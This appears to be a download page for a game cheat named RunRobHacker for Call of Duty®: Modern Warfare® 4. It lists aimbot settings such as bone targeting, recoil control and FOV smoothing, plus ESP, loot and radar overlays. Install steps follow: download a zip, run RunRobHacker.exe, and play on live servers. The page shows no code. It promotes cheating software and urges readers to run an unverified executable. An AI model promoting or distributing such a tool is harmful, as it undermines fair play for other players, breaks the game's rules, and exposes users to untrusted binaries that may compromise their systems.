- Pin Players Beyond The Edge
- In-Game Entities
- In-Game Settings
- Position Settings
- Off-screen Enable
- Off-screen Entities
- Position And Radius Settings
- Off-screen Show Distance
- DPI Scale
- VSync
- Theme
- Language
Misc
- Keybind
- Battle Mode Keybind
- Menu Keybind
- Unload Keybind
- Watermark
- Configs: Create, Get Shared, Launch, Save, Edit Name, Share, Remove
Aimbot
- Aim Type
- Find Bone Type
- Bones Selection
- Bone Priority
- Recoil Control System
- Draw FOV
- Draw FOV Background
- FOV Size
- Smooth
- Enhanced FOV Support
ESP
- Bounding Box
- Box Fill
- Skeleton
- Health Bar
- Glow Effect
- ESP Visibility Check
- ESP Max Distance
- World ESP Show Distance
- DMZ Items
- Dynamic Loot Filter
- Item Prices
- Vehicle ESP Enable
- Radar Enable
- Radar Type — custom / in-game
- In-Game Radar
- Radar Show Distance
- Hide Players / Items / World Items / Radar / Off-screen
Download
Only RunRobHacker.zip → RunRobHacker.exe on this page. One archive, no key table.
Install
- Download RunRobHacker.zip.
- Unpack to a normal folder.
- Start RunRobHacker.exe.
- Launch Call of Duty®: Modern Warfare® 4.
Live servers — you use it at your own risk.